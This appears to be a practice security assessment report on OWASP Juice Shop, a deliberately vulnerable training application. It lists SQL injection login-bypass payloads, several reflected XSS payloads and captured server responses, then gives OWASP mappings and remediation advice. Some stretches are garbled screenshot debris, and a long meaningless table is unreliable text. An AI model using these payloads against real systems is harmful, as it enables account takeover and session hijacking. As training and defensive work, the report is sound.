

Introduction

- This report documents the results of a security assessment performed on OWASP Juice Shop, an intentionally vulnerable web application. The focus was on identifying SQL Injection (SQLi) and Cross-Site Scripting (XSS) vulnerabilities using manual payloads and Burp Suite interception.
- The goal of this assessment was to simulate real-world attacks, understand the risk level, and recommend security measures.

Vulnerability Findings – SQL Injection (Authentication Bypass)

- **Endpoint:** Login Page (/rest/user/login)
- **Affected Parameter:** Email
- **Payload Example:** `{"email":"admin@juice-sh.op'--", "password":"anything"}`
- **Result:** Bypassed authentication without valid credentials.
- **Impact:** Unauthorized admin access.
- **OWASP Mapping:** A03:2021 – Injection

SQL Injection – Second Payload

- **Payload:** `{"email":"" OR 1=1--","password":"abc"}`
- **Result:** 200 OK with valid JWT token for admin@juice-sh.op
- **Impact:** Admin login bypass.
- **Severity:** Critical 
- **Remediation:**
 - Use prepared statements
 - Input validation
 - ORM usage

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 799
9 ETag: W/"31f-kNmL8zxMJZj2qR3v7FzOpkO7XY"
10 Vary: Accept-Encoding
11 Date: Thu, 28 Aug 2025 20:31:57 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16     "authentication":{
17         "token":
18             "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cGU6ImFpbGUiLCJpciwibWFnbiCI6ImFuYyJkaEY4YyJdIiwiaWF0IjoxNjc0ODg2NDkuMDUxIiwic2swbmduMDUxIiwiaXNjaWRlbnRldCid6bnHMsAylmZXhVYyBkbGlwOGloehVnYXRlcjkiOiJ6bGVzdEUVeDQ0MzkKGT_2_RQNr"
19         "bid":"1",
20         "email":"admin@juice-sh.op"
21     }
22 }

```


2 ✓ Ins

0 v


3 ✓


18 v


12

Cross-Site Scripting (XSS)

- **Location:** Search Functionality (/rest/products/search)
- **Successful Payloads:**
 - #1 <input onfocus=alert('XSS') autofocus>
 - #2 <div onmouseover=alert('XSS')>Hover</div>
 - #3 <iframe src="javascript:alert('XSS')"></iframe>
 - #4 <body onload=alert('XSS')>
- **Result:** Reflected XSS confirmed.
- **Impact:** Cookie theft, phishing, session hijacking.







Authentication Flaw Report

- **Title:** Weak Credential Validation / Authentication Bypass
- **Description:** Login credentials not validated properly. Attackers can manipulate input to bypass auth.
- **Steps to Reproduce:**
 1. Go to login page
 2. Intercept request with Burp Suite
 3. Modify payload: {"email":"" OR 1=1--
","password":"abc"}

Response

response	Protti	Row	How	Dondos
1	1	1	1	1
2	1	1	1	1
3	1	1	1	1
4	1	1	1	1
5	1	1	1	1
6	1	1	1	1
7	1	1	1	1
8	1	1	1	1
9	1	1	1	1
10	1	1	1	1
11	1	1	1	1
12	1	1	1	1
13	1	1	1	1
14	1	1	1	1
15	1	1	1	1
16	1	1	1	1
17	1	1	1	1
18	1	1	1	1
19	1	1	1	1
20	1	1	1	1
21	1	1	1	1
22	1	1	1	1
23	1	1	1	1
24	1	1	1	1
25	1	1	1	1
26	1	1	1	1
27	1	1	1	1
28	1	1	1	1
29	1	1	1	1
30	1	1	1	1
31	1	1	1	1
32	1	1	1	1
33	1	1	1	1
34	1	1	1	1
35	1	1	1	1
36	1	1	1	1
37	1	1	1	1
38	1	1	1	1
39	1	1	1	1
40	1	1	1	1
41	1	1	1	1
42	1	1	1	1
43	1	1	1	1
44	1	1	1	1
45	1	1	1	1
46	1	1	1	1
47	1	1	1	1
48	1	1	1	1
49	1	1	1	1
50	1	1	1	1
51	1	1	1	1
52	1	1	1	1
53	1	1	1	1
54	1	1	1	1
55	1	1	1	1
56	1	1	1	1
57	1	1	1	1
58	1	1	1	1
59	1	1	1	1
60	1	1	1	1
61	1	1	1	1
62	1	1	1	1
63	1	1	1	1
64	1	1	1	1
65	1	1	1	1
66	1	1	1	1
67	1	1	1	1
68	1	1	1	1
69	1	1	1	1
70	1	1	1	1
71	1	1	1	1
72	1	1	1	1
73	1	1	1	1
74	1	1	1	1
75	1	1	1	1
76	1	1	1	1
77	1	1	1	1
78	1	1	1	1
79	1	1	1	1
80	1	1	1	1
81	1	1	1	1
82	1	1	1	1
83	1	1	1	1
84	1	1	1	1
85	1	1	1	1
86	1	1	1	1
87	1	1	1	1
88	1	1	1	1
89	1	1	1	1
90	1	1	1	1
91	1	1	1	1
92	1	1	1	1
93	1	1	1	1
94	1	1	1	1

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 799
9 ETag: W/"3f1KkNlBzxmZJZ2qxr3V7FzOpkQ7KY"
10 Vary: Accept-Encoding
11 Date: Thu, 28 Aug 2025 20:31:57 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5

```

[illegible]

0 highlights

Event log (11) • All issues

1,185 bytes | 1,122 millis

Memory: 124.1MB  Disabled 

OWASP Top 10 Mapping

- • **SQL Injection** → A03:2021 Injection (Critical)
- • **XSS** → A03:2021 Injection (High)
- • **Authentication Flaws** → A07:2021 Identification & Authentication Failures (Critical)

OWASP Compliance Checklist

- ✓ A01 – Broken Access Control: Needs Review
- ✗ A03 – Injection: Found
- ✗ A07 – Authentication Failures: Found
- ✓ Others: Not assessed

Risk Analysis

- SQL Injection – Critical | Easy | Admin takeover
- XSS – High | Easy | Session hijacking
- Authentication Flaws – Critical | Easy | Unauthorized access

Conclusion & Recommendations

- Assessment shows OWASP Juice Shop is vulnerable to SQL Injection, XSS, and Weak Authentication.
- **Recommendations:**
 - Secure coding practices
 - Regular pentesting (Burp, ZAP)
 - MFA for high-priv accounts
 - CSP & input sanitization
- Following OWASP Top 10 guidelines is necessary to secure production apps.